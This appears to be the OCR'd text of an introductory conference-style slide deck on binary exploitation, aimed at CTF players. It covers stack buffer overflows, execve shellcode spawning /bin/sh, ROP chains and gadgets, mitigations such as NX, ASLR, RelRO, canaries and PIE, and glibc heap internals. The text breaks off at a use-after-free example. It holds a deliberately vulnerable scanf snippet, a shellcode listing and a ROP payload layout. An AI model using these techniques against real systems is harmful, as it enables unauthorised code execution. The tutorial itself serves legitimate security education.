SPQR

# A journey through time and BINARY EXPLOITATION

aka Binary Exploitation for Dummies

by cristian-richie

# About me

***Cristian Assaiante*** [ @cristianrichi3, cristianrichie.github.io ]

21 years old, Bsc. student of Engineering in Computer Science.

Interested in reverse engineering, binary exploitation
and doing stuff with hypervisors (maybe stuff for another talk!!)

Capturing flags with TheRomanXpl0it and, for transitivity, with mhackeroni.

( Is being a Dragon Ball fan a TRX join requirement? Yes, IT IS )



WHEN I'M DONE
EVERY BUG
WILL BE EXPLOITED
imgflip.com

What is a buffer overflow?

- Shellcoding
- Return Oriented Programming

# Buffer overflow

```
void foo() {
        char buffer[10];

        scanf("%s", buffer);
        return;
}
```




# Buffer overflow

After foo(), the execution will be resumed from the return address so, by overwriting it, we can control the execution flow.

*For example:*

"aaaaaaaaaa" + "bbbb" + new_ret_address

padding ebp




# Nice but… What's next?

Our goal is to spawn a shell…

What if we fill up our buffer with the code that does the job and then we make the program jump into it?

Well, this technique is called SHELLCODING



# Shellcode

To spawn a shell, we need to use the **execve()** syscall, it transforms the running process into a new one to execute.  To do this you need to set:

**32 bit:**

eax -> 0x0b
ebx -> address of "/bin/sh"
ecx -> NULL
edx -> NULL
then executes:
int 0x80

**64 bit:**

rax -> 0x3b
rdi -> address of "/bin/sh"
rsi -> NULL
rdx -> NULL
then executes:
syscall

# Shellcode

Therefore our shellcode will be something like this:


```
push   0x68732f
push   0x6e69622f
mov    ebx,   esp
mov    ecx,   0x0
mov    edx,   0x0
mov    eax,   0x0b
int    0x80
```

write /bin/sh into the stack

# Shellcode

Write the shellcode in RWX memory and jump to it!

```
push  0x68732f
push  0x6e69622f
mov   ebx,  esp
mov   ecx,  0x0
mov   edx,  0x0
mov   eax,  0x0b
int   0x80
```



# Wait. Is shellcoding still a thing?

All modern OS enforce NX protection:

- No region in the binary can be writable and executable at the same time when compiling -> no RWX regions!


But any self modifying program will need writable and executable pages!

So, knowing how shellcoding work can be useful!

# Buffer overflow returned

```
void foo() {
	char buffer[10];

	scanf("%s", buffer);
	return;
}
```

⇒ Now that we have NX we cannot jump to our shellcode anymore!




# Buffer overflow

We can still put anything we want in the return address!

For example,  calling system("/bin/sh") will execute a shell in the current context.

But what if we don't have system available?



# Spawn a shell

We need to execute something similar to this:


```
mov   ebx,   "/bin/sh" string address
mov   ecx,   0x0
mov   edx,   0x0
mov   eax,   0x0b
int   0x80
```

But how?

# Let the ROP begin

If the return address points to some code that ends with a “ret” instruction, the execution will continue from the the address right after.

In this way we can build chains to execute
pretty much anything we want!



# ROP chains

For example, with this chain we can load ebx with the address of the string “/bin/sh”!

| |
|---|
| mov ebx, writableaddr; ret; |
| pop eax; ret; |
| “/bin” |
| mov [ebx], eax; ret; |
| pop eax; ret; |
| “/sh” |
| mov [ebx+4], eax; ret; |

# Gadgets

Every sequence of bytes ending in **0xC3** (ret instruction) can potentially be used to build chains.

mov 90, ah; ret; ⇒ b4 5a c3

pop edx; ret; ⇒ 5a c3


If inside the binary there aren’t enough gadgets to build the needed chain, an infinite source of gadgets is the libc!

# Existing countermeasures

- ASLR
- Partial/Full RelRO
- Stack Canary
- PIE

# ASLR

Address Space Layout Randomization is a protection technique that randomizes the base address of stack, heap and library code.




# GOT and PLT

When called for the first time, func@PLT will jump to the corresponding

got_entry:<func loader stub>


that will call the loader for the function



# GOT and PLT

Then the loader will replace the entry with the right address, consulting at runtime the symbol map of the library, to resolve the randomized address

got_entry:<address of func in libc>



# Relocation Read-Only

## Partial

Forces the GOT to come before the BSS in memory so that is not possible to overwrite a GOT entry exploiting a buffer overflow on a global variable

(Default setting in GCC)

## Full


Makes the entire GOT read-only

# Stack canary

A random value is inserted before any return address.


To modify the return address we need to overwrite the canary.

The program crashes if the canary is modified!



# PIE

Position Independent Executables are binaries made entirely by position indipendent code. The base of the whole executable is loaded at random memory position



# Heap Exploitation

# Let the heap join the team

- **malloc(size)**: gives a chunks of memory of **size** rounded to the nearest multiple of 16
- **free(ptr)**: frees the memory space pointed to by **ptr**
- **calloc(n, size)**: allocates zero initialized memory for an array of **n** elements of **size** bytes each
- **realloc(ptr, size)**: changes the size of the memory block pointed to by **ptr** to **size** bytes

# Heap rulez

- **Never** read or write to a pointer that has been freed
- **Never** use uninitialized heap memory locations
- **Never** read or write outside **[ptr, ptr + size)**
- **Never** pass a pointer to **free** more than once
- **Never** pass a pointer to **free** that was not returned from malloc
- **Never** use a pointer returned by malloc before checking if **ptr == NULL**

# How malloc works

1. If there is a previously freed chunk with a compatible size it is served
2. Otherwise, if there is available space at the top of the heap, a new chunk is created and then served (large requests are served using mmap())
3. Otherwise, the libc asks for more memory to the kernel
4. Otherwise, malloc() returns NULL


# Chunks

```
struct malloc_chunk {

        INTERNAL_SIZE_T mchunk_prev_size;        // Size of previous chunks (if free)
        INTERNAL_SIZE_T mchunk_size;             // Size in bytes, including overhead

        struct malloc_chunk* fd;                 // double links -- used only if free
        struct malloc_chunk* bk;
}
```


**Size** last 3 bits are used to store additional information:

- **N**: bit set if the chunk is not in the main arena
- **M**: bit set if the chunk is mmapped
- **P**: bit set if the previous chunk is allocated

# Allocated Chunks



# Free Chunks





When two adiacent chunks
are freed, they get combined into a single chunk.
This opeartion is called: **Consolidation**

# Top chunk

The top chunk is the last chunk in the heap.
It is between the user chunks and the end of the heap.

The top chunk previous bit **must** always be set, this means that the previous chunk of the top one is always allocated.

So, when the previous chunk is freed it will be consolidated with the top one.



# Bins

Bins are used to hold free chunks. Based on the size of chunks, different bins are available:

- **Fastbin**(size 16-80): each fast bin is a single linked list of free chunks of the same size. There are 10 of them in ptmalloc.
- **Unsorted Bin**: each bin is a double linked list of free chunks.
- **Small Bin**(size < 512): each bin is a double linked list of free chunks.
- **Large Bin**(size ≥ 512): each bin is a double linked list of free chunks.

# Arena

```
struct malloc_state {
	__libc_lock_define (, mutex);
	int flags;
	int have_fastchunks;
	mfastbinptr fastbinsY[NFASTBINS];
	mchunkptr top;
	mchunkptr last_remainder;
	mchunkptr bins[NBINS * 2 - 2];
	unsigned int binmap[BINMAPSIZE];
	struct malloc_state *next;
	struct malloc_state* next_free;
	INTERNAL_SIZE_T attached_threads;
	INTERNAL_SIZE_T system_mem;
	INTERNAL_SIZE_T max_system_mem;
}
```

Fastbins, top chunk, bins and other information are stored in a global variable **arena**.

In ptmalloc there can be multiple arenas.

The standard arena is called **Main Arena.**

# Tcache

When an allocated chunk is freed, the bins are not the only place it can go. In the latest glibc implementation the **tcache** has been added to increase the speed of the process of giving a new chunk to the user.

There are 64 singly-linked bins per thread by default, for chunksizes from 24 to 1032. A single tcache bin contains at most 7 chunks by default.

# Killing the heap

Any time we call **malloc** or **free**, different actions are performed base on the metadata they have.

The corruption of these metadata could induce the allocator to bad actions…

Our target is achieving RW on arbitrary memory!

# Use after free

- a = malloc(20); b = malloc(20); c = malloc(20);
- free(a)                tcache[0]:   a -> NULL
